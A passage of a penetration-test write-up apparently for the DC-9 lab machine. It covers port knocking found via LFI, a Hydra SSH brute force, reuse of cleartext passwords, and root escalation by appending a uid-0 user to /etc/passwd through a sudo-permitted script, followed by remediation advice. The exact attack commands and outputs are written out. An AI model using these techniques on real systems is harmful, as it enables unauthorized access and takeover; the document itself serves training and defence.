
1-**Reading /etc/knockd.conf :** Using the LFI vulnerability we were able to read the content of that file. "knockd' is used to hide the ports and it uses port sequence to unhide it. The file was holding the openssh sequence to open the ssh port (7469,8475,9842).



2.4.1 Exploiting Port knocking

Actions performed:

1- **Open the ssh port:** Using the sequence numbers that we found earlier along with the netcat tool to open the ssh port.



Result and Conclusion


-The port knocking attack successfully opened the ssh port.

2.5 SSH Exploitation

Actions performed:

1-Bruteforcing using hydra: using the usernames and passwords we dumped from the sql injection phase. We were able to find three valid login credentials.

Using: `hydra -L users.txt -P pass.txt ssh://<Target_IP>`



2- Gaining access: Using one of the credentials that we found to connect to the ssh port. We were able to gain a shell on the machine.
command: `ssh janitor@<Target_IP>`

```
┌──(root㉿Mariam)-[/home/mariam/Desktop]
└─# ssh janitor@192.168.245.210
janitor@192.168.245.210's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 20 07:21:29 2025 from 192.168.245.156
janitor@dc-9:~$
```

Result and Conclusion

1. The ability to brute force logging in which we gained three valid credentials.
2. Gaining access to the machine shell.
3. **Privilege escalation:** We can now try to gain root access using one of the compromised users.

---

3. Privilege Escalation

The final stage of the penetration test involved escalating privileges from the low-privileged shell gained via **SSH (janitor@<Target_IP>)** to the root user.

Actions performed:


1- A privilege escalation attempt was performed by switching to the janitor user and trying to gain root access via sudo This attempt was blocked.

```
janitor@dc-9:~$ sudo -i
[sudo] password for janitor:
janitor is not in the sudoers file.  This incident will be reported.
```


2- The `ls -a` command revealed a hidden directory named "**.secrets-for-putin**" in the janitor user's home folder, after navigating into the hidden directory, the `ls` command confirmed the presence of a file containing passwords, The contents of the file were displayed, exposing multiple new passwords stored in clear text.

```
janitor@dc-9:~$ ls -a
.  ..  .bash_history  .gnupg  .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$
```

3- These passwords were added to our **pass.txt** file for further Hydra brute-force attacks against other services.



4- The expanded password list was used in a Hydra attack against SSH, yielding valid new user **fredf** with password **B4-Tru3-001**



5- Successfully logged into the target system as user **fredf** using the compromised credentials **(B4-Tru3-001)** obtained from the Hydra attack.

```
┌──(root㉿Mariam)-[/home/mariam/Desktop]
└─# ssh fredf@192.168.245.210
fredf@192.168.245.210's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 20 07:23:26 2025 from 192.168.245.156
fredf@dc-9:~$
```

6- The `sudo -l` command revealed that user fredf can run the **script /opt/devstuff/dist/test/test** as root without a password

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

7- The **test.py** script was examined and found to be a Python program that reads from one file and appends its content to another file, running with root privileges so we will create a new user with root permissions

```
fredf@dc-9:~$ cd /opt
fredf@dc-9:/opt$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Dec 29  2019 .
drwxr-xr-x 18 root root 4096 Dec 29  2019 ..
drwxr-xr-x  5 root root 4096 Dec 29  2019 devstuff
drwx------  2 root root 4096 Dec 29  2019 scripts
fredf@dc-9:/opt$ cd devstuff
fredf@dc-9:/opt/devstuff$ ls -la
total 28
drwxr-xr-x 5 root root 4096 Dec 29  2019 .
drwxr-xr-x 4 root root 4096 Dec 29  2019 ..
drwxr-xr-x 3 root root 4096 Dec 29  2019 build
drwxr-xr-x 3 root root 4096 Dec 29  2019 dist
drwxr-xr-x 2 root root 4096 Dec 29  2019 __pycache__
-rw-r--r-- 1 root root  250 Dec 29  2019 test.py
-rw-r--r-- 1 root root  959 Dec 29  2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

8- To do this, we first need a username and a hashed password to add to the /etc/passwd file, Created a password hash using openssl passwd for use in manipulating the /etc/passwd file.

```
┌──(mariam㉿Mariam)-[~]
└─$ openssl passwd -1 -salt salt password123
$1$salt$/3NHsNrNmNbOO90IOW9dw/
```

9- Created a custom /etc/passwd entry for a new user **"depi"** with root privileges and using the generated password hash **"password123"**
depi:1salt$/3NHsNrNmNbOO90IOW9dw/:0:0:root:/root:/bin/bash
and save it in new file called **newuser**

```
fredf@dc-9:~$ nano newuser
fredf@dc-9:~$ cat newuser
depi:$1$salt$/3NHsNrNmNbOO90IOW9dw/:0:0:root:/root:/bin/bash
```

10- Successfully executed the **test.py** with sudo to append the malicious "depi" user entry to /etc/passwd, granting root-level access.

```
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test newuser /etc/passwd
fredf@dc-9:~$
```

11- Verified by checking /etc/passwd using `cat /etc/passwd`, confirming the malicious "depi" user entry with root privileges was added to the system.

```
depi:$1$salt$/3NHsNrNmNbOO90IOW9dw/:0:0:root:/root:/bin/bash
```

12- Successfully switched to the "**depi**" user using the created password "**password123**", obtaining full root access to the system.

```
fredf@dc-9:~$ su - depi
Password:
root@dc-9:~#
```

```
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.
```

4. Recommendations

Web Application Security

- Remediate SQL Injection: All user-supplied input must be sanitized. Implement prepared statements with parameterized queries across the entire application, especially on the search.php page.
- Fix Local File Inclusion (LFI): Remove any dynamic file inclusion functionality. If file access is necessary, use a whitelist of permitted files and avoid using user input to construct direct file paths.

System and Password Security

- Enforce Secure Password Policies: The discovery of weak and reused passwords (e.g., B4-Tru3-001, Password) and a cleartext password file necessitates a strict password policy requiring complexity and uniqueness. All passwords exposed during the test must be changed immediately.
- Eliminate Cleartext Storage: Strictly enforce a policy that prohibits the storage of passwords in cleartext files on any system. Conduct regular filesystem scans to identify and remove such files.
- Implement Credential Management: Provide user training on secure password management practices to prevent the use of post-it notes or unencrypted digital files for storing credentials.

Privilege and Access Control

- Audit Sudo Permissions: Regularly review and audit the /etc/sudoers file and files in /etc/sudoers.d/. The test.py script should not require root privileges to function. Adhere to the principle of least privilege by granting only the specific commands necessary for a user's role.
- Harden User Management: Monitor the /etc/passwd file for unauthorized modifications. Consider using other means of authentication (like SSH keys) and disable unnecessary user accounts identified during the assessment.

Network and Service Security

- Re-evaluate Port-Knocking Security: While port-knocking adds a layer of obscurity, it should not be the sole security measure for a critical service like SSH. The knock sequence was easily discovered via the LFI vulnerability. It should be treated as a secret and must be protected with the same rigor as a password. Consider supplementing it with key-based authentication and fail2ban.